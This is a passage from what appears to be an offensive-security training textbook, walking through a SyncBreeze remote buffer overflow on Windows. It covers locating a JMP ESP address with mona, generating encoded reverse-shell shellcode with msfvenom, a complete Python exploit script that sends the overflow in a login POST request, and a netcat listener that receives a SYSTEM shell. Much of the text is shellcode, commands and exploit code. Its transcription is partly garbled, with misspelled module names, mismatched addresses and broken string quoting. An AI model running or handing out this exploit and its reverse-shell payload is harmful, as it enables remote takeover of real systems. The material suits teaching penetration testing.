0x0AD000	0x768c0000	0x768c3000	0x000043000	True	True	False	True	True	10.0.16299.15	[Csehost]			
0x0AD000	0x73b10000	0x73b1e000	0x000006000	True	True	False	True	True	10.0.16299.15	[Kernel.ap]			
0x0AD000	0x73670000	0x7368b000	0x00001b000	True	True	False	True	True	10.0.16299.15	[Cbcrypt]			
0x0AD000	0x74550000	0x74563000	0x000013000	True	True	False	True	True	10.0.16299.15	[Cnrs32]			
0x0AD000	0x73d50000	0x73e63000	0x0000163000	True	True	False	True	True	10.0.16299.15	[Cdh]			
0x0AD000	0x00830000	0x00844000	0x000044000	True	False	False	False	False	-1.0-	[Ilibsync.dll]			
0x0AD000	0x72f90000	0x72f25000	0x000095000	True	True	False	True	True	10.0.16299.15	[KERNEL32]			
0x0AD000	0x71710000	0x71724000	0x000024000	True	True	False	True	True	10.0.16299.15	[WINMM.dll]			
0x0AD000	0x739d0000	0x739f5000	0x000025000	True	True	False	True	True	10.0.16299.192	[Spicli]			
0x0AD000	0x76120000	0x76227000	0x0000f7000	True	True	False	True	True	10.0.16299.15	[OLE32]			
0x0AD000	0x730f0000	0x730f8000	0x000005000	True	True	False	True	True	10.0.16299.15	[DPAPI]			
0x0AD000	0x6d950000	0x6d9b0000	0x000018000	True	True	False	True	True	10.0.16299.15	[WS2_32]			
0x0AD000	0x72650000	0x7266f000	0x000114000	True	True	False	True	True	10.0.16299.15	[IMPR]			
0x0AD000	0x72650000	0x7266f000	0x000017000	True	True	False	True	True	10.0.16299.15	[IMPR]			
0x0AD000	0x75f30000	0x76176000	0x0000246000	True	True	False	True	True	10.0.16299.15	[Combase]			
0x0AD000	0x73220000	0x73230000	0x000030000	True	True	False	True	True	10.0.16299.15	[CPLPA]			
0x0AD000	0x5a230000	0x5a2c0000	0x000093000	True	True	False	True	True	10.0.16299.15	[ODBC32]			
0x0AD000	0x66380000	0x66391000	0x000011000	True	True	False	True	True	10.0.16299.15	[Inapins]			
0x0AD000	0x76c70000	0x76c77000	0x000007000	True	True	False	True	True	10.0.16299.15	[NSI]			
0x0AD000	0x73a90000	0x73aa4000	0x000014000	True	True	False	True	True	10.0.16299.15	[Cortapl]			
0x0AD000	0x745b0000	0x745f3000	0x0000163000	True	True	False	True	True	10.0.16299.15	[SHELL32]			
0x0AD000	0x73d50000	0x73e63000	0x00000c7000	True	True	False	True	True	10.0.16299.15	[TAPI4]			
0x0AD000	0x73b20000	0x73b30000	0x000006000	True	True	False	True	True	10.0.16299.15	[MSASN1]			
0x0AD000	0x716bb0000	0x716cd3000	0x000023000	True	True	False	True	True	10.0.16299.15	[WINMMBASE]			
0x0AD000	0x76310000	0x76316000	0x000006000	True	True	False	True	True	10.0.16299.15	[PSAPI]			
0x0AD000	0x663a0000	0x663ac000	0x000000000	True	True	False	True	True	10.0.16299.15	[winznr.dll]			
0x0AD000	0x73f20000	0x74546000	0x00005c000	True	True	False	True	True	10.0.16299.15	[Windows]			
0x0AD000	0x74570000	0x74748000	0x00001d000	True	True	False	True	True	10.0.16299.15	[KERNELBBS]			
0x0AD000	0x74750000	0x74783000	0x000003000	True	True	False	True	True	10.0.16299.15	[Cfmgmrx32]			
0x0AD000	0x74750000	0x74783000	0x000003000	True	True	False	True	True	10.0.16299.15	[Cfmgmrx32]			
0x0AD000	0x74740000	0x74747000	0x000017000	True	True	False	True	True	10.0.16299.15	[Cfmgmrx32]			
0x0AD000	0x00750000	0x00824000	0x000004000	True	False	False	False	False	-1.0-	[Ilibpal]	(C:\P)	10.0.16299.15	[GDI32]
0x0AD000	0x7476f0000	0x7476f8000	0x0000022000	True	True	False	True	True	10.0.16299.15	[Ilibapp]	(C:\P)		
0x0AD000	0x10000000	0x10223000	0x000223000	False	False	False	False	False	-1.0-	[Ilibapp]	(C:\P)		
0x0AD000	0x73a60000	0x73a65000	0x0000045000	True	True	False	True	True	10.0.16299.15	[powprof]			
0x0AD000	0x76cf0000	0x76d68000	0x000078000	True	True	False	True	True	10.0.16299.15	[ADVAPI32]			
0x0AD000	0x00400000	0x00462000	0x000062000	False	False	False	False	False	-1.0-	[Syncbres]	(C:\S)		
0x0AD000	0x76470000	0x76596000	0x000026000	True	True	False	True	True	10.0.16299.15	[SEUPAPI]			
0x0AD000	0x76cc50000	0x76ce50000	0x000025000	True	True	False	True	True	10.0.16299.15	[MS2_S]			
0x0AD000	0x74740000	0x74747000	0x0000057000	True	True	False	True	True	10.0.16299.98	[Cbcrypt]			
0x0AD000													
0x0AD000	[+] This mona.py action took 0:00:03.155000												
0x0AD000	!mona modules												

Figure 217: !mona modules command output

The columns in this output include the current memory location (base and top addresses), the size of the module, several flags, the module version, module name, and the path.

From the flags in this output, we can see that the *syncbres.exe* executable has SafeSEH³¹⁹ (Structured Exception Handler Overwrite, an exploit-preventative memory protection technique), ASLR, and NXCompat (DEP protection) disabled.

In other words, the executable has not been compiled with any memory protection schemes, and will always reliably load at the same address, making it ideal for our purposes.

However, it always loads at the base address 0x00400000, meaning all instructions' addresses (0x004XXXXXX) will contain null characters, which are not suitable for our buffer.

Searching through the output, we find that *LIBSPP.DLL* also suits our needs and the address range doesn't seem to contain bad characters. This is perfect for our needs. Now we need to find the address of a naturally-occurring JMP ESP instruction within this module.

Advanced tip: If this application was compiled with DEP support, our JMP ESP address would have to be located in the .text code segment of the module, as that is the only segment with both Read (R) and Executable (E) permissions. However, since DEP is not enabled, we are free to use instructions from any address in this module.

We could use native commands within the Immunity Debugger to search for our JMP ESP instruction, but the search would have to be performed on multiple data areas inside the DLL. Instead, we can use *mona.py* to perform an exhaustive search for the binary or hexadecimal representation (or *opcode*) of the assembly instruction.

To find the opcode equivalent of JMP ESP, we can use the Metasploit NASM Shell ruby script, **msf-nasm_shell**, which produces the results shown in Listing 355:

```
kali@kali:~$ msf-nasm_shell
nasm > jmp esp
00000000  FFE4          jmp esp
nasm >
```

Listing 355 - Finding the opcode of JMP ESP

We can search for JMP ESP using the hex representation of the opcode (0xFFE4) in all sections of *LIBSPP.DLL* with **mona.py find**.

We will specify the content of the search with **-s** and the escaped value of the opcode's hex string, “**\xff\xe4**”. Additionally, we provide the name of the required module with the **-m** option.

The output of the final command, **!mona find -s “\xff\xe4” -m “libspp.dll”**, is shown in Figure 218:

```
[+] Command used:
!mona find -s "\xff\xe4" -m libspp.dll

----- Mona command started on 2019-06-14 10:21:03 (v2.0,
[+] Processing arguments and criteria
- Pointer access level : #
- Only querying modules libspp.dll
[+] Generating module info table, hang on...
- Processing modules
- Done. Let's rock 'n roll.
- Treating search pattern as bin
[+] Searching from 0x10000000 to 0x10223000
[+] Preparing output file 'find.txt'
- (Re)setting logfile find.txt
[+] Writing results to find.txt
- Number of pointers of type '\xff\xe4' : 1
[+] Results:
0x10090c88: "\xff\xe4" | (PAGE_EXECUTE_READ) [libspp.dll]
    Found a total of 1 pointers

[+] This mona.py action took 0:00:00.636000
```

Figure 218: Search for opcodes using mona.py

In this example, the output reveals one address containing a JMP ESP instruction (0x10090c83), and fortunately, the address does not contain any of our bad characters.

To view the contents of 0x10090c83 in the disassembler window, while execution is paused, we will click the “Go to address in Disassembler” button (Figure 219) and enter the address. From here we can see that it does indeed translate to a JMP ESP instruction.




Figure 219: Jump to specific address in disassembler window

If we redirect EIP to this address at the time of the crash, the JMP ESP instruction will be executed, which will lead the execution flow into our shellcode.

We can test this by updating the `eip` variable to reflect this address in our proof of concept:

```
...
filler = "A" * 780
eip = "\x83\x0c\x09\x10"
offset = "C" * 4
buffer = "D" * (1500 - len(filler) - len(eip) - len(offset))

inputBuffer = filler + eip + offset + buffer
...  


```

Listing 356 - Redirecting EIP

Note that the address entered above is in reverse order. This is because of endian³²⁰ byte order. The operating system can store addresses and data in memory in different formats. Generally speaking, the format used to store addresses in memory depends on the architecture the operating system is running on. Little endian is currently the most widely-used format and it is used by the x86 and AMD64 architectures, while big endian was historically used by the Sparc and PowerPC architectures. In little endian format the low-order byte of the number is stored in memory at the lowest address, and the high-order byte at the highest address. Therefore, we have to store the return address in reverse order in our buffer for the CPU to interpret it correctly in memory.

Using **F2** in the debugger, we will place a breakpoint at address 0x10090c83 in order to follow the execution of the JMP ESP instruction, and then we run our exploit again. The result is shown in Figure 220:

³²⁰ (Wikipedia, 2019), <http://en.wikipedia.org/wiki/Endianness>




Figure 220: Breakpoint at JMP ESP in LIPSSP.DLL

Our debugger shows that we did in fact reach our JMP ESP and hit the breakpoint we previously set. Pressing **F7** in the debugger will single-step into our shellcode placeholder, which is currently just a bunch of D's.

Great! Now we just need to generate working shellcode and our exploit will be complete.

11.2.7.1 Exercises

1. Locate the JMP ESP that is usable in the exploit.
2. Update your PoC to include the discovered JMP ESP, set a breakpoint on it, and follow the execution to the placeholder shellcode.

11.2.8 Generating Shellcode with Metasploit

Writing our own custom shellcode is beyond the scope of this module. However, the Metasploit Framework provides us with tools and utilities that make generating complex payloads a simple task.

MSFvenom³²¹ is a combination of Msfpayload³²² and Msfencode,³²³ putting both of these tools into a single Framework instance. It can generate shellcode payloads and encode them using a variety of different encoders.

MSFvenom replaced both msfpayload and msfencode as of June 8th, 2015.

Currently, the **msfvenom** command can automatically generate over 500 shellcode payload options, as shown in the excerpt below:

```
kali@kali:~$ msfvenom -l payloads
Framework Payloads (546 total) [--payload <value>]
=====

```

³²¹ (Wei Chen, 2014), <https://blog.rapid7.com/2014/12/09/good-bye-msfpayload-and-msfencode/>

³²² (Offensive Security, 2015), <https://www.offensive-security.com/metasploit-unleashed/msfpayload/>

³²³ (Offensive Security, 2015), <https://www.offensive-security.com/metasploit-unleashed/msfencode/>

Name	Description
---	-----
aix/ppc/shell_bind_tcp	Listen for a connection and spawn a command shell
aix/ppc/shell_find_port	Spawn a shell on an established connection
aix/ppc/shell_interact	Simply execve /bin/sh (for inetd programs)
aix/ppc/shell_reverse_tcp	Connect back to attacker and spawn a command shell
...	-----
windows/shell_reverse_tcp	Connect back to attacker and spawn a command shell
...	

Listing 357 - Command to list all Metasploit shellcode payloads

The **msfvenom** command is fairly easy-to-use. We will use **-p** to generate a basic payload called *windows/shell_reverse_tcp*, which acts much like a Netcat reverse shell. This payload minimally requires an *LHOST* parameter, which defines the destination IP address for the shell. An optional *LPORT* parameter specifying the connect-back port may also be defined and we will use the format flag **-f** to select C-formatted shellcode.

The complete **msfvenom** command that generates our shellcode is as follows:

```
kali@kali:~$ msfvenom -p windows/shell_reverse_tcp LHOST=10.11.0.4 LPORT=443 -f c
No platform was selected, choosing Msf::Module::Platform::Windows from the payload
No Arch selected, selecting Arch: x86 from the payload
No encoder or badchars specified, outputting raw payload
unsigned char buf[] =
"\xfc\xe8\x82\x00\x00\x00\x60\x89\xe5\x31\xc0\x64\x8b\x50\x30"
"\x8b\x52\x0c\x8b\x52\x14\x8b\x72\x28\x0f\xb7\x4a\x26\x31\xff"
"\xac\x3c\x61\x7c\x02\x2c\x20\xc1\xcf\x0d\x01\xc7\xe2\xf2\x52"
"\x57\x8b\x52\x10\x8b\x4a\x3c\x8b\x4c\x11\x78\xe3\x48\x01\xd1"
"\x51\x8b\x59\x20\x01\xd3\x8b\x49\x18\xe3\x3a\x49\x8b\x34\x8b"
"\x01\xd6\x31\xff\xac\xc1\xcf\x0d\x01\xc7\x38\xe0\x75\xf6\x03"
"\x7d\xf8\x3b\x7d\x24\x75\xe4\x58\x8b\x58\x24\x01\xd3\x66\x8b"
"\x0c\x4b\x8b\x58\x1c\x01\xd3\x8b\x04\x8b\x01\xd0\x89\x44\x24"
"\x24\x5b\x5b\x61\x59\x5a\x51\xff\xe0\x5f\x5f\x5a\x8b\x12\xeb"
"\x8d\x5d\x68\x33\x32\x00\x00\x68\x77\x73\x32\x5f\x54\x68\x4c"
"\x77\x26\x07\xff\xd5\xb8\x90\x01\x00\x00\x29\xc4\x54\x50\x68"
"\x29\x80\x6b\x00\xff\xd5\x50\x50\x50\x40\x50\x40\x50\x68"
"\xe0\x0f\xdf\xe0\xff\xd5\x97\x6a\x05\x68\x0a\x0b\x00\x12\x68"
"\x02\x00\x01\xbb\x89\xe6\x6a\x10\x56\x57\x68\x99\xa5\x74\x61"
"\xff\xd5\x85\xc0\x74\x0c\xff\x4e\x08\x75\xec\x68\xf0\xb5\xaa"
"\x56\xff\xd5\x68\x63\x6d\x64\x00\x89\xe3\x57\x57\x31\xf6"
"\x6a\x12\x59\x56\xe2\xfd\x66\xc7\x44\x24\x3c\x01\x01\x8d\x44"
"\x24\x10\xc6\x00\x44\x54\x50\x56\x56\x56\x46\x56\x4e\x56\x56"
"\x53\x56\x68\x79\xcc\x3f\x86\xff\xd5\x89\xe0\x4e\x56\x46\xff"
"\x30\x68\x08\x87\x1d\x60\xff\xd5\xbb\xf0\xb5\xaa\x56\x68\xaa"
"\x95\xbd\x9d\xff\xd5\x3c\x06\x7c\x0a\x80\xfb\xe0\x75\x05\xbb"
"\x47\x13\x72\x6f\x6a\x00\x53\xff\xd5";
```

Listing 358 - Generate metasploit shellcode

That seemed simple enough, but if we look carefully we can identify bad characters (such as null bytes) in the generated shellcode.

When we cannot use generic shellcode, we must encode it to suit our target exploitation environment. This could mean transforming our shellcode into a pure alphanumeric payload, getting rid of bad characters, etc.

We will use an advanced polymorphic encoder, *shikata_ga_nai*,³²⁴ to encode our shellcode and will also inform the encoder of known bad characters with the **-b** option:

```
kali@kali:~$ msfvenom -p windows/shell_reverse_tcp LHOST=10.11.0.4 LPORT=443 -f c -e
x86/shikata_ga_nai -b "\x00\x0a\x0d\x25\x26\x2b\x3d"
No platform was selected, choosing Msf::Module::Platform::Windows from the payload
No Arch selected, selecting Arch: x86 from the payload
Found 22 compatible encoders
Attempting to encode payload with 1 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 351 (iteration=0)
unsigned char buf[] =
"\xeb\x55\xe5\xb6\x02\xda\xc9\xd9\x74\x24\xf4\x5a\x29\xc9\xb1"
"\x52\x31\x72\x12\x03\x72\x12\x83\x97\xe1\x54\xf7\xeb\x02\x1a"
"\xf8\x13\xd3\x7b\x70\xf6\xe2\xbb\xe6\x73\x54\x0c\x6c\xd1\x59"
"\xe7\x20\xc1\xea\x85\xec\xe6\x5b\x23\xcb\xc9\x5c\x18\x2f\x48"
"\xdf\x63\x7c\xaa\xde\xab\x71\xab\x27\xd1\x78\xf9\xf0\x9d\x2f"
"\xed\x75\xeb\xf3\x86\xc6\xfd\x73\x7b\x9e\xfc\x52\x2a\x94\xa6"
"\x74\xcd\x79\xd3\x3c\xd5\x9e\xde\xf7\x6e\x54\x94\x09\xa6\x44"
"\x55\xa5\x87\x08\x4\xb7\xc0\xaf\x57\xc2\x38\xcc\xea\xd5\xff"
"\xae\x30\x53\x1b\x08\xb2\xc3\xc7\xa8\x17\x95\x8c\xa7\xdc\xd1"
"\xca\xab\xe3\x36\x61\xd7\x68\xb9\xa5\x51\x2a\x9e\x61\x39\xe8"
"\xbf\x30\xe7\x5f\xbf\x22\x48\x3f\x65\x29\x65\x54\x14\x70\xe2"
"\x99\x15\x8a\xf2\xb5\x2e\xf9\xc0\x1a\x85\x95\x68\xd2\x03\x62"
"\x8e\xc9\xf4\xfc\x71\xf2\x04\xd5\xb5\xa6\x54\x4d\x1f\xc7\x3e"
"\x8d\xa0\x12\x90\xdd\x0e\xcd\x51\x8d\xee\xbd\x39\xc7\xe0\xe2"
"\x5a\xe8\x2a\x8b\xf1\x13\xbd\xbe\x0e\x1b\x2f\xd7\x12\x1b\x4e"
"\x9c\x9a\xfd\x3a\xf2\xca\x56\xd3\x6b\x57\x2c\x42\x73\x4d\x49"
"\x44\xff\x62\xae\x0b\x08\x0e\xbc\xfc\xf8\x45\x9e\xab\x07\x70"
"\xb6\x30\x95\x1f\x46\x3e\x86\xb7\x11\x17\x78\xce\xf7\x85\x23"
"\x78\xe5\x57\xb5\x43\xad\x83\x06\x4d\x2c\x41\x32\x69\x3e\x9f"
"\xbb\x35\x6a\x4f\xea\xe3\xc4\x29\x44\x42\xbe\xe3\x3b\x0c\x56"
"\x75\x70\x8f\x20\x7a\x5d\x79\xcc\xcb\x08\x3c\xf3\xe4\xdc\xc8"
"\x8c\x18\x7d\x36\x47\x99\x8d\x7d\xc5\x88\x05\xd8\x9c\x88\x4b"
"\xdb\x4b\xce\x75\x58\x79\xaf\x81\x40\x08\xaa\xce\xc6\xe1\xc6"
"\x5f\xa3\x05\x74\x5f\xe6";
```

Listing 359 - Generating shellcode without bad characters

The resulting shellcode contains no bad characters, is 351 bytes long, and will send a reverse shell to our IP address (10.11.0.4 in this example) on port 443.

11.2.9 Getting a Shell

Getting a reverse shell from SyncBreeze should now be as simple as replacing our buffer of D's with the shellcode and launching our exploit.

However, in this particular case, we have another hurdle to overcome. In the previous step, we generated an encoded shellcode using msfvenom. Because of the encoding, the shellcode is not directly executable and is therefore prepended by a decoder stub. The job of this stub is to iterate over the encoded shellcode bytes and decode them back to their original executable form. In order to perform this task, the decoder needs to gather its address in memory and from there, look a few bytes ahead to locate the encoded shellcode that it needs to decode. As part of the

³²⁴ (Rapid7, 2018), https://www.rapid7.com/db/modules/encoder/x86/shikata_ga_nai

process of gathering the decoder stub's location in memory, the code performs a sequence of assembly instructions, which are commonly referred to as a GetPC routine. This is essentially a short routine that moves the value of the EIP register (sometimes referred to as the Program Counter or PC) into another register.

As with other GetPC routines, those used by shikata_ga_nai have an unfortunate side-effect of writing some data at and around the top of the stack. This eventually mangles at least a couple of bytes close to the address pointed at by the ESP register. Unfortunately, this small change on the stack is a problem for us because the decoder starts exactly at the address pointed to by the ESP register. In short, the GetPC routine execution ends up changing a few bytes of the decoder itself (and potentially the encoded shellcode), which eventually fails the decoding process and crashes the target process.




Figure 221: Decoder overwrites itself

One method to avoid this issue is to adjust ESP backwards, making use of assembly instructions such as *DEC ESP*, *SUB ESP, 0xXX*, before executing the decoder. Alternatively, we could create a wide "landing pad" for our *JMP ESP*, such that when execution lands anywhere on this pad, it will continue on to our payload. This may sound complicated, but we simply precede our payload with

a series of No Operation (or *NOP*) instructions, which have an opcode value of 0x90. As the name suggests, these instructions do nothing, and simply pass execution to the next instruction. Used in this way, these instructions, also defined as a *NOP sled* or *NOP slide*, will let the CPU “slide” through the NOPs until the payload is reached.

In both cases, by the time the execution reaches the shellcode decoder, the stack pointer points far enough away from it so as to not corrupt the shellcode when the GetPC routine overwrites a few bytes on the stack.

With an added NOP sled, our final exploit looks similar to Listing 360 below:

```
#!/usr/bin/python
import socket

try:
    print "\nSending evil buffer..."

    shellcode = ("\"fbe\x55\xe5\xb6\x02\xda\xc9\xd9\x74\x24\xf4\x5a\x29\xc9\xb1\""
"\x52\x31\x72\x12\x03\x72\x12\x83\x97\xe1\x54\xf7\xeb\x02\x1a\""
"\xf8\x13\xd3\x7b\x70\xf6\xe2\xbb\xe6\x73\x54\x0c\x6c\xd1\x59\""
"\xe7\x20\xc1\xea\x85\xec\xe6\x5b\x23\xcb\xc9\x5c\x18\x2f\x48\""
"\xdf\x63\x7c\xaa\xde\xab\x71\xab\x27\xd1\x78\xf9\xf0\x9d\x2f\""
"\xed\x75\xeb\xf3\x86\xc6\xfd\x73\x7b\x9e\xfc\x52\x2a\x94\xa6\""
"\x74\xcd\x79\xd3\x3c\xd5\x9e\xde\xf7\x6e\x54\x94\x09\xa6\x44\""
"\x55\x45\x87\x08\x44\xb7\xc0\xaf\x57\xc2\x38\xcc\xea\xd5\xff\""
"\xae\x30\x53\x1b\x08\xb2\xc3\xc7\xa8\x17\x95\x8c\x47\xdc\xd1\""
"\xc4\xab\xe3\x36\x61\xd7\x68\xb9\x45\x51\x2a\x9e\x61\x39\xe8\""
"\xb4\x30\xe7\x5f\xbf\x22\x48\x3f\x65\x29\x65\x54\x14\x70\xe2\""
"\x99\x15\x8a\xf2\xb5\x2e\xf9\xc0\x1a\x85\x95\x68\xd2\x03\x62\""
"\x8e\xc9\xf4\xfc\x71\xf2\x04\xd5\xb5\x46\x54\x4d\x1f\xc7\x3e\""
"\x8d\x40\x12\x90\xdd\x0e\xcd\x51\x8d\xee\xbd\x39\xc7\xe0\xe2\""
"\x5a\xe8\x2a\x8b\xf1\x13\xbd\xbe\x0e\x1b\x2f\xd7\x12\x1b\x4e\""
"\x9c\x9a\xfd\x3a\xf2\xca\x56\xd3\x6b\x57\x2c\x42\x73\x4d\x49\""
"\x44\xff\x62\xae\x0b\x08\x0e\xbc\xfc\xf8\x45\x9e\xab\x07\x70\""
"\xb6\x30\x95\x1f\x46\x3e\x86\xb7\x11\x17\x78\xce\xf7\x85\x23\""
"\x78\xe5\x57\xb5\x43\xad\x83\x06\x4d\x2c\x41\x32\x69\x3e\x9f\""
"\xbb\x35\x6a\x4f\xea\xe3\xc4\x29\x44\x42\xbe\xe3\x3b\x0c\x56\""
"\x75\x70\x8f\x20\x7a\x5d\x79\xcc\xcb\x08\x3c\xf3\xe4\xdc\xc8\""
"\x8c\x18\x7d\x36\x47\x99\x8d\x7d\xc5\x88\x05\xd8\x9c\x88\x4b\""
"\xdb\x4b\xce\x75\x58\x79\xaf\x81\x40\x08\xaa\xce\xc6\xe1\xc6\""
"\x5f\x43\x05\x74\x5f\xe6\"")

    filler = "A" * 780
    eip = "\x83\x0c\x09\x10"
    offset = "C" * 4
    nops = "\x90" * 10

    inputBuffer = filler + eip + offset + nops + shellcode

    content = "username=" + inputBuffer + "&password=A"

    buffer = "POST /login HTTP/1.1\r\n"
    buffer += "Host: 10.11.0.22\r\n"
    buffer += "User-Agent: Mozilla/5.0 (X11; Linux_86_64; rv:52.0) Gecko/20100101"
    Firefox/52.0\r\n"

```

```
buffer += "Accept:  
text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8\r\n"  
buffer += "Accept-Language: en-US,en;q=0.5\r\n"  
buffer += "Referer: http://10.11.0.22/login\r\n"  
buffer += "Connection: close\r\n"  
buffer += "Content-Type: application/x-www-form-urlencoded\r\n"  
buffer += "Content-Length: "+str(len(content))+"\r\n"  
buffer += "\r\n"  
  
buffer += content  
  
s = socket.socket (socket.AF_INET, socket.SOCK_STREAM)  
  
s.connect(("10.11.0.22", 80))  
s.send(buffer)  
  
s.close()  
  
print "\nDone did you get a reverse shell?"  
  
except:  
    print "\nCould not connect!"
```

Listing 360 - Final exploit code

In anticipation of the reverse shell payload, we configure a Netcat listener on port 443 on our attacking machine and execute the exploit script. In short order, we should hopefully receive a SYSTEM reverse shell from our victim machine:

```
kali@kali:~$ sudo nc -lvp 443  
listening on [any] 443 ...  
connect to [10.11.0.4] from (UNKNOWN) [10.11.0.22] 57692  
Microsoft Windows [Version 10.0.17134.590]  
(c) 2018 Microsoft Corporation. All rights reserved.  
  
C:\Windows\system32> whoami  
whoami  
nt authority\system  
  
C:\Windows\system32>
```

Listing 361 - Reverse shell received

Excellent! It works. We have created a fully working exploit for a buffer overflow vulnerability from scratch. However, there is still one small inconvenience to overcome. Notice that once we exit the reverse shell, the SyncBreeze service crashes and exits. This is far from ideal.

11.2.9.1 Exercises

1. Update your PoC to include a working payload.
2. Attempt to execute your exploit without using a NOP sled and observe the decoder corrupting the stack.
3. Add a NOP sled to your PoC and obtain a shell from SyncBreeze.

11.2.10 Improving the Exploit

The default exit method of Metasploit shellcode following its execution is the *ExitProcess* API. This exit method will shut down the whole web service process when the reverse shell is terminated, effectively killing the SyncBreeze service and causing it to crash.

If the program we are exploiting is a threaded application, and in this case it is, we can try to avoid crashing the service completely by using the *ExitThread* API instead, which will only terminate the affected thread of the program. This will make our exploit work without interrupting the usual operation of the SyncBreeze server, and will allow us to repeatedly exploit the server and exit the shell without bringing down the service.

To instruct **msfvenom** to use the *ExitThread* method during shellcode generation, we can use the **EXITFUNC=thread** option as shown in the command below:

```
kali@kali:~$ msfvenom -p windows/shell_reverse_tcp LHOST=10.11.0.4 LPORT=443  
EXITFUNC=thread -f c -e x86/shikata_ga_nai -b "\x00\x0a\x0d\x25\x26\x2b\x3d"
```

Listing 362 - Generating shellcode to use *ExitThread*

11.2.10.1 Exercise

1. Update the exploit so that SyncBreeze still runs after exploitation.

11.2.10.2 Extra Mile Exercises

In the *Tools* folder of your Windows VM, there are three applications called *VulnApp1.exe*, *VulnApp2.exe*, and *VulnApp3.exe*, each containing a vulnerability. Associated Python proof of concept scripts are also present in the folder. Using the PoCs, write exploits for each of the vulnerable applications.

11.3 Wrapping Up

In this module, we discovered and exploited a vulnerability in the SyncBreeze application. Even though this was a known vulnerability, we walked through the steps required to “discover it” and did not rely on previous vulnerability research. This essentially replicated the process of discovering and exploiting a remote buffer overflow.

This process required several steps. First, we discovered a vulnerability in the code (without access to the source) and generated application input that caused an overflow and granted us control of critical CPU registers. Next, we manipulated memory to gain reliable remote code execution and cleaned up the exploit to avoid crashing the target application.

12 Linux Buffer Overflows

In this module, we will introduce Linux buffer overflows by exploiting *Crossfire*, a Linux-based online multiplayer role playing game.

Specifically, *Crossfire* 1.9.0 is vulnerable to a network-based buffer overflow³²⁵ when passing a string of more than 4000 bytes to the **setup sound** command. In order to debug the application, we will use the Evans Debugger (*EDB*),³²⁶ written by Evan Teran, which provides us with a familiar-looking debugging environment, inspired by Ollydbg.³²⁷

12.1 About DEP, ASLR, and Canaries

Recent Linux kernels and compilers have implemented various memory protection techniques such as *Data Execution Prevention* (DEP),³²⁸ *Address Space Layout Randomization* (ASLR),³²⁹ and *Stack Canaries*.³³⁰

